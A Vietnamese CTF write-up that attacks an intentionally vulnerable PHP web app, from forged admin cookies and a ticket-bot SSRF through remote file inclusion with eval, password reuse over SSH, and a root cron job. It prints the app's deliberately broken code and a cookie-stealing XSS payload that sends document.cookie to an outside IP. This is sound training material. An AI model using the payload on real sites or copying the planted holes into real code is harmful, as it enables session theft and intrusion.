
Đọc các file ban đầu trong kết qủa hiển thị của gobuster:
Nhìn vào đoạn code dưới đây thì ta thấy được lỗ hổng giúp ta có thể RFI như trên:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
function generate_jwt($username) {
    $header = rtrim(base64_encode(json_encode(['alg'=>'HS256','typ'=>'JWT'])), '=');
    // Bug: role always set to "user" regardless of actual user role
    $payload = rtrim(base64_encode(json_encode([
        'sub' => $username,
        'role' => 'user',
        'iat' => time(),
        'exp' => time() + 3600
    ])), '=');
    $sig = rtrim(base64_encode(hash_hmac('sha256', "$header.$payload", JWT_SECRET, true)), '=');
    return "$header.$payload.$sig";
}

function verify_jwt($token) {
    $parts = explode('.', $token);
    if (count($parts) !== 3) return null;
    $payload = json_decode(base64_decode($parts[1]), true);
    if (!$payload) return null;
    // Signature check intentionally disabled
    // $expected = rtrim(base64_encode(hash_hmac('sha256', "$parts[0].$parts[1]", JWT_SECRET, true)),'=');
    // if (!hash_equals($parts[2], $expected)) return null;
    if (isset($payload['exp']) && $payload['exp'] < time()) return null;
    return $payload;
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
$name = $_GET["name"] ?? "";
if (!$name) {
    http_response_code(400);
    echo json_encode(["error" => "Missing name parameter", "usage" => "/api/files.php?name=/var/www/html/filename.txt"]);
    exit;
}

// Security check: resolve real path to prevent ../ traversal
$real = realpath($name);
if ($real === false || strpos($real, '/var/www/html/') !== 0) {
    http_response_code(403);
    echo json_encode(["error" => "Access denied: path must be within /var/www/html/"]);
    exit;
}

if (!file_exists($real)) {
    http_response_code(404);
    echo json_encode(["error" => "File not found: " . $real]);
    exit;
}

$content = file_get_contents($real);
echo json_encode(["file" => $real, "content" => $content]);
Nâng quyền lên Admin
Cách 1:
Code kiểm tra khi truy cập /admin như sau:
1
2
3
<?php if ($user['role'] === 'admin'): ?>
<a href="/admin/index.php">Admin</a>
<?php endif; ?>
Xem source code trong file auth.php thì thấy đoạn code sau:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
function get_session() {
    if (!isset($_COOKIE['nexus_session'])) return null;
    $raw = $_COOKIE['nexus_session'];
    // Cookie format: base64(json).hmac_sha256(base64(json), APP_SECRET)
    $parts = explode('.', $raw, 2);
    if (count($parts) !== 2) return null;
    $expected_sig = hash_hmac('sha256', $parts[0], APP_SECRET);
    if (!hash_equals($expected_sig, $parts[1])) return null;
    $decoded = base64_decode($parts[0]);
    $data = json_decode($decoded, true);
    if (!$data || !isset($data['user_id'])) return null;
    // Role always fetched from DB - cookie role value ignored
    $db = get_db();
    $stmt = $db->prepare('SELECT id, username, email, role FROM users WHERE id = ?');
    $stmt->execute([$data['user_id']]);
    return $stmt->fetch(PDO::FETCH_ASSOC);
}

function require_login() {
    $user = get_session();
    if (!$user) { header('Location: /index.php'); exit; }
    return $user;
}

function require_admin() {
    $user = require_login();
    if ($user['role'] !== 'admin') {
        http_response_code(403);
        header('Content-Type: application/json');
        echo json_encode(['error' => 'Forbidden']);
        exit;
    }
    return $user;
}
Nhận thấy cookie được tạo theo cấu trúc base64(json).hmac_sha256(base64(json), APP_SECRET) và APP_SECRET đã được định nghĩa trong file config.php nên ta có thể tự kí cookie và năng quyền của để đạt được role admin. Ngoài ra có 1 lỗi logic nữa là truy vấn chỉ lấy user_id nên như đã biết ở trong phần IDOR thì ta chỉ cần truyền vào id = 1.
Sử dụng Cyberchef để kí payload thì được kết quả như sau:

Gửi request chứ cookie vừa tạo bên trên thì nhận được đã hiển thị mục admin trong navbar:



Truy cập vào trang admin thì nhận được flag thứ 2:
Cách 2:
Trong trang chủ của user thường còn 1 tính năng mà mình chưa đề cập đến là open ticket

Khi tạo một ticket, mình nhận thấy hệ thống sẽ mất một khoảng thời gian trước khi chuyển sang trạng thái Admin đã xem. Cơ chế lưu trữ và hiển thị ticket này là một dấu hiệu điển hình để kiểm thử lỗ hổng Stored XSS.

Cờ HttpOnly không được bật nên ta có thể sử dụng XSS để đánh cắp cookie của người dùng admin

Thử với payload dưới đây thì thành công nhận được request:
1
<script>document.location='http://192.168.149.179:8000/?c=' document.cookie</script>

Tuy nhiên, có một điểm bất thường: tham số c= không có gì (không đọc được document.cookie). Hơn nữa, khi kiểm tra log bằng Netcat, mình phát hiện request được gửi đến mang header User-Agent: python-requests/2.31.0. Điều này chứng tỏ đối tượng đọc ticket không phải là một Admin dùng trình duyệt thật để render DOM, mà là một con bot tự động!
Lỗ hổng thực sự ở đây không phải là XSS, mà là SSRF qua phân tích URL. Sau khi khai thác sâu hơn và lấy được source code như sau:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
def get_unviewed(db):
    with db.cursor() as c:
        c.execute("SELECT id, message FROM tickets WHERE viewed = 0")
        return c.fetchall()


def mark_viewed(db, tid):
    with db.cursor() as c:
        c.execute("UPDATE tickets SET viewed = 1 WHERE id = %s", (tid,))
    db.commit()


def process(t):
    msg = t["message"]
    logging.info("Admin reviewing ticket #%s", t["id"])
    url_pat = r"https?://[A-Za-z0-9./_?&=:%+-]+"
    urls = re.findall(url_pat, msg)
    for url in set(urls):
        try:
            logging.info("  -> %s", url[:120])
            requests.get(url, cookies=COOKIE, timeout=5)
        except Exception:
            pass
Sau đó ta có thể sử dụng cookie này để đăng nhập với tư cách admin

Dưới đây là đoạn code chứa lỗ hổng XSS thông qua RFI:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
<?php
require_once __DIR__ . '/../auth.php';
$user = require_login();
$msg = '';
$error = '';
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $subject = trim($_POST['subject'] ?? '');
    $message = trim($_POST['message'] ?? '');
    if ($subject && $message) {
        $db = get_db();
        // Message stored raw - no XSS filtering (intentional vulnerability)
        $stmt = $db->prepare('INSERT INTO tickets (user_id, subject, message) VALUES (?, ?, ?)');
        $stmt->execute([$user['id'], $subject, $message]);
        $msg = 'Ticket submitted successfully. An admin will review it shortly.';
    } else {
        $error = 'Subject and message are required.';
    }
}
?>

<?php
require_once __DIR__ . '/../auth.php';
$user = require_login();
$db = get_db();
$stmt = $db->prepare('SELECT t.id, t.subject, t.created_at, t.viewed FROM tickets t WHERE t.user_id = ? ORDER BY t.created_at DESC');
$stmt->execute([$user['id']]);
$tickets = $stmt->fetchAll(PDO::FETCH_ASSOC);
?>
RCE
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
$name = $_GET["name"] ?? "";
if (!$name) {
    http_response_code(400);
    echo json_encode(["error" => "Missing name parameter", "usage" => "/api/files.php?name=/var/www/html/filename.txt"]);
    exit;
}

// RFI: fetch remote URL and eval as PHP (allow_url_fopen enabled)
if (strpos($name, "http://") === 0 || strpos($name, "https://") === 0) {
    $remote = @file_get_contents($name);
    if ($remote === false) {
        http_response_code(502);
        echo json_encode(["error" => "Could not fetch remote file"]);
        exit;
    }
    ob_start();
    eval(str_replace("<?php", "", $remote));
    $output = ob_get_clean();
    echo json_encode(["output" => $output]);
    exit;
}
Nhận thấy trong đoạn code trên chứa lỗ hổng RFI giúp chúng ta có thể RCE thông qua việc truyền dữ liệu vào hàm eval:

Các bước thực hiện RCE như sau:
- Tạo 1 file chứa đoạn code RCE
- Mở server - cách đơn giản nhất là thông qua python để Webserver có thể đọc được file vừa tạo
- Gửi request yêu cầu server đọc file đó
- Server đọc file và thực thi câu lệnh ở trong file từ đó giúp chúng ta có thể thực thi các câu lệnh theo ý muốn




Ổn định shell thông qua câu lệnh:
Đọc flag3.txt trong thư mục /opt

Leo thang đặc quyền:

Leo lên Dev:
User www-dât hiện tại không thể truy cập được thư mục home của người dùng devops, nên cần leo thang đặc quyền lên người dùng này:

Để ý thì trong file config.php có 1 chuỗi mật khẩu DB_PASS có liên quan đến người dùng devops nên mình thử dùng lại mật khẩu này để đăng nhập thì kết quả là thành công:

Vì biết mật khẩu đã được tái sử dụng và server cũng đang mở port 22 cho phép SSH nên mình dùng mật khẩu này để SSH tới người dùng devops để nhận shell hoàn chỉnh giúp thuận tiện cho việc thao tác:

Đọc file user.txt trong thư mục** /home** của user thì ta nhận được flag thứ 4:

Leo lên Root
Để ý thì khi có được RCE, khi truy cập /opt ngoài file flag thì có các file như sau:

Xem chi tiết quyền của từng file và thư mục:

Nhận thấy người dùng thuộc nhóm devops có thể sửa được file health_report.sh và mọi người dùng đều có thể thực thi file pspy64
Tìm kiếm thông tin về pspy thì biết được psipy là một công cụ dòng lệnh được thiết kế để theo dõi các tiến trình mà không cần quyền root.

Ngoài ra mình cũng tìm được các dùng pspy để leo thang đặ quyền thông qua bài viết dưới đây
Linux Privilege Escalation by Exploiting Cronjobs
Exploit misconfigured cron jobs for root access: File permission abuse, wildcard injection, and path hijacking techniques.

Thực thi file pspy thì thấy được file health_report.sh được thực thi theo chu kì dưới quyền người dùng root:

Vì devops có quyền sửa file này nên ta sửa file này để leo thang lên người dùng Root theo những bước sau:


Truy cập thư mục home của người dùng root thì nhận được flag cuối cùng:
